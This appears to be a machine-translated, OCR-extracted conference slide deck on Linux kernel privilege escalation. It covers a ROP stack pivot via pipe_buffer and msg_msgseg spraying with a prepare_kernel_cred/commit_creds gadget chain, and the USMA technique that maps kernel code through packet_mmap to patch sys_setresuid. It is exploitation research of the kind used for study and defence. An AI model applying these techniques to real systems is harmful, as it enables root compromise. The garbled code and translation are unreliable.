
ROP解决方案

第二步：劫持电脑

ROP解决方案

第二步：劫持电脑


- 再次触发bug并选择pipe_buffer作为受害者对象。
- 使用msg_msgseg对象来覆盖OPS，并使OPS指向timerfd_ctx。



ROP解决方案

第二步：劫持电脑

- 再次触发bug并选择pipe_buffer作为受害者对象。
- 使用msg_msgseg对象来覆盖OPS。
- 释放Timerfd_ctx并使用msg_msgseg来喷洒和构建一个假的pipe_buf_operations。





```
struct pipe_buf_operations {
        int (*confirm)(struct pipe_inode_info *, struct pipe_buffer *);
        void (*release)(struct pipe_inode_info *, struct pipe_buffer *);
        bool (*try_steal)(struct pipe_inode_info *, struct pipe_buffer *);
        bool (*get) (struct pipe_inode_info *, struct pipe_buffer *)。
};
```

ROP解决方案

第3步：堆栈透视

rsi点控制的pipe_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];
pop rsp; pop r15; ret;
add rsp, 0xd0; ret;
pop rdi; ret; // 0
prepare_kernel_cred;
pop rcx; ret; // 0
test ecx, ecx; jne 0xd8ab5b; ret;
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;
commit_creds;
mov rsp, rbp; pop rbp; ret;
```




ROP解决方案

第3步：堆栈透视

使rsi指向受控的pipe_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];
pop rsp; pop r15; ret;
add rsp, 0xd0; ret;
pop rdi; ret; // 0
prepare_kernel_cred;
pop rcx; ret; // 0
test ecx, ecx; jne 0xd8ab5b; ret;
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;
commit_creds;
mov rsp, rbp; pop rbp; ret;
```




ROP解决方案

第3步：堆栈透视

使rsi指向受控的pipe_buffer

```
push rsi; jmp qword ptr [rsi + 0x39];
pop rsp; pop r15; ret;
add rsp, 0xd0; ret;
pop rdi; ret; // 0
prepare_kernel_cred;
pop rcx; ret; // 0
test ecx, ecx; jne 0xd8ab5b; ret;
mov rdi, rax; jne 0x798d21; xor eax, eax; ret;
commit_creds;
mov rsp, rbp; pop rbp; ret;
```



现在我们可以正常地进行rop，以修改进程的凭证

ROP解决方案

摘要

- 容易劫持电脑，但很难找到小工具。
- 当CFI被启用时，rop是不可能的。
- 寻找合适的堆对象也是一项耗时的工作。

[v4,01/17] add support for Clang CFI

Message ID	20210331212722.2746212-2-samitolvanen@google.com (mailing list archive)
State	New, archived
Headers	show
Series	Add support for Clang CFI | expand

Commit Message

Sami Tolvanen

```
This change adds support for Clang's forward-edge Control Flow
Integrity (CFI) checking. With CONFIG_CFI_CLANG, the compiler
injects a runtime check before each indirect function call to ensure
the target is a valid function with the correct static type. This
restricts possible call targets and makes it more difficult for
an attacker to exploit bugs that allow the modification of stored
function pointers. For more details, see:

  https://clang.llvm.org/docs/ControlFlowIntegrity.html

Clang requires CONFIG_LTO_CLANG to be enabled with CFI to gain
visibility to possible call targets. Kernel modules are supported
with Clang's cross-DSO CFI mode, which allows checking between
independently compiled components.

With CFI enabled, the compiler injects a __cfi_check() function into
the kernel and each module for validating local call targets. For
cross-module calls that cannot be validated locally, the compiler
calls the global __cfi_slowpath_diag() function, which determines
the target module and calls the correct __cfi_check() function. This
patch includes a slowpath implementation that uses __module_address()
to resolve call targets, and with CONFIG_CFI_CLANG_SHADOW enabled, a
shadow map that speeds up module look-ups by ~3x.
```

https://patchwork.kernel.org/project/linux-kbuild/patch/20210331212722.2746212-2-samitolvanen@google.com/

USMA解决方案


什么是USMA？

用户空间映射--攻击

USMA解决方案

隐藏在代码中的宝藏

```
static int packet_mmap(file, sock, vma)
    { start = vma->vm_start;
    for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++)
        { if (rb->pg_vec == NULL)
            继续。
        for (i = 0; i < rb->pg_vec_len; i++)
            { struct page *page;
            void *kaddr = rb->pg_vec[i].buffer;
            int pg_num;
            for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++)
                { page = pgv_to_page(kaddr);
                err = vm_insert_page(vma, start, page);
                if (unlikely(err))
                    出去了。
                start += PAGE_SIZE;
                kaddr += PAGE_SIZE;
            }
        }
    }
```



USMA解决方案

USMA解决方案

隐藏在代码中的宝藏

```
int vm_insert_page(struct vm_area_struct *vma, unsigned long addr,
                   struct page *page)
{
        如果（addr < vma->vm_start || addr >= vma-
              >vm_end）返回 -EFAULT。
        if (!page_count(page))
              return -EINVAL;
        if (! (vma->vm_flags &
              VM_MIXEDMAP)){ BUG_ON(mmap_read_trylo
              ck(vma->vm_mm)); BUG_ON(vma->vm_flags
              & VM_PFNMAP); vma->vm_flags |=
              VM_MIXEDMAP;
        }
        return insert_page(vma, addr, page, vma->vm_page_prot)。
}
EXPORT_SYMBOL(vm_insert_page)。
```

USMA解决方案

隐藏在代码中的宝藏

```
static int insert_page(struct vm_area_struct *vma, unsigned long addr, struct
                page *page, pgprot_t prot)
{
    struct mm_struct *mm = vma->vm_mm; int
    retval;
    pte_t *pte;
    spinlock_t *ptl;

    retval = validate_page_before_insert(page); if
    (retval)
        出去了。
    retval = -ENOMEM。
    pte = get_locked_pte(mm, addr, &ptl);
    if (!pte)
        出去了。
    retval = insert_page_into_pte_locked(mm, pte, addr, page, prot); pte_unmap_unlock(pte,
    ptl)。
了 。
    返回retval。
}
```

USMA解决方案

隐藏在代码中的宝藏

```
static int validate_page_before_insert(struct page *page)
{
        if (PageAnon(page) || PageSlab(page)
                || return -EINVAL;
        flush_dcache_page( 返回
        0;
}
```

```
#define    PG_buddy    0x00000080
#define    PG_offline    0x00000100
#define     PG_table     0x00000200
#define PG_guard 0x00000400
```

- 这是一个匿名的页面　　吗？
- 它是一个板块分配的页面　　吗？
- 它有一个类型　　吗？

内核代码页没有页面类型!

USMA解决方案

隐藏在代码中的宝藏

```
static int insert_page_into_pte_locked(struct mm_struct *mm, pte_t *pte,
                unsigned long addr, struct page *page, pgprot_t prot)
{
    if (!pte_none(*pte))
        return -EBUSY;
    /* 好的，最后只需插入这个东西。*/
    get_page(page);
    inc_mm_counter_fast(mm, mm_counter_file(page));
    page_add_file_rmap(page, false)。
    set_pte_at(mm, addr, pte, mk_pte(page, prot));
    return 0;
}
```

- Prot是vma->vm_page_prot，我们可以控制它。
- 将内核代码映射到用户空间并直接覆盖它。

USMA解决方案

覆盖内核代码

```
static int packet_mmap(struct file *file, struct socket *sock, struct vm_area_struct *vma)
    { start = vma->vm_start;
    for (rb = &po->rx_ring; rb <= &po->tx_ring; rb++)
        { if (rb->pg_vec == NULL)
            继续。
        for (i = 0; i < rb->pg_vec_len; i++)
            { struct page *page;
            void *kaddr = rb->pg_vec[i].buffer;
            int pg_num;
            for (pg_num = 0; pg_num < rb->pg_vec_pages; pg_num++)
                { page = pgv_to_page(kaddr);
                err = vm_insert_page(vma, start, page);
                if (unlikely(err))
                    出去了。
                start += PAGE_SIZE;
                kaddr += PAGE_SIZE;
            }
        }
    }
}
```

- vm_insert_page不能返回一个错误。
- 使用ret2dir或fuse+setxattr来控制pg_vec阵列中的所有字节。

USMA解决方案

覆盖内核代码

USMA解决方案

覆盖内核代码

改写一个字节来改变sys_setresuid()的跳转判断逻辑。_____sys_setresuid()。

```
retval = -EPERM。
if (!ns_capable_setid(old->user_ns, CAP_SETUID)){
        if (ruid != (uid_t) -1              && !uid_eq(kruid, old->uid) &&
                !uid_eq(kruid, old->euid) && !uid_eq(kruid, old->suid))
                goto error;
        if (euid != (uid_t) -1              && !uid_eq(keuid, old->uid) &&
                !uid_eq(keuid, old->euid) && !uid_eq(keuid, old->suid))
                goto error;
        if (suid != (uid_t) -1              && !uid_eq(ksuid, old->uid) &&
                !uid_eq(ksuid, old->euid)&& !uid_eq(ksuid, old->suid))
                goto error;
}
```

USMA解决方案

覆盖内核代码

改写一个字节来改变sys_setresuid()的跳转判断逻辑。_____sys_setresuid()。

-通过覆盖一些很少使用的系统调用，　构建　　一个内核读/写原语。

摘要

限定点

- 创建一个需要调用的数据包sock unshare(CLONE_NEWUSER|CLONE_NEWNET)。
- 确保vm_insert_page()不能返回err。

一般要点

- pg_vec对象可以占用不同大小的堆。
- 很容易改变内核代码来做**任何事情**。

问与答

谢谢你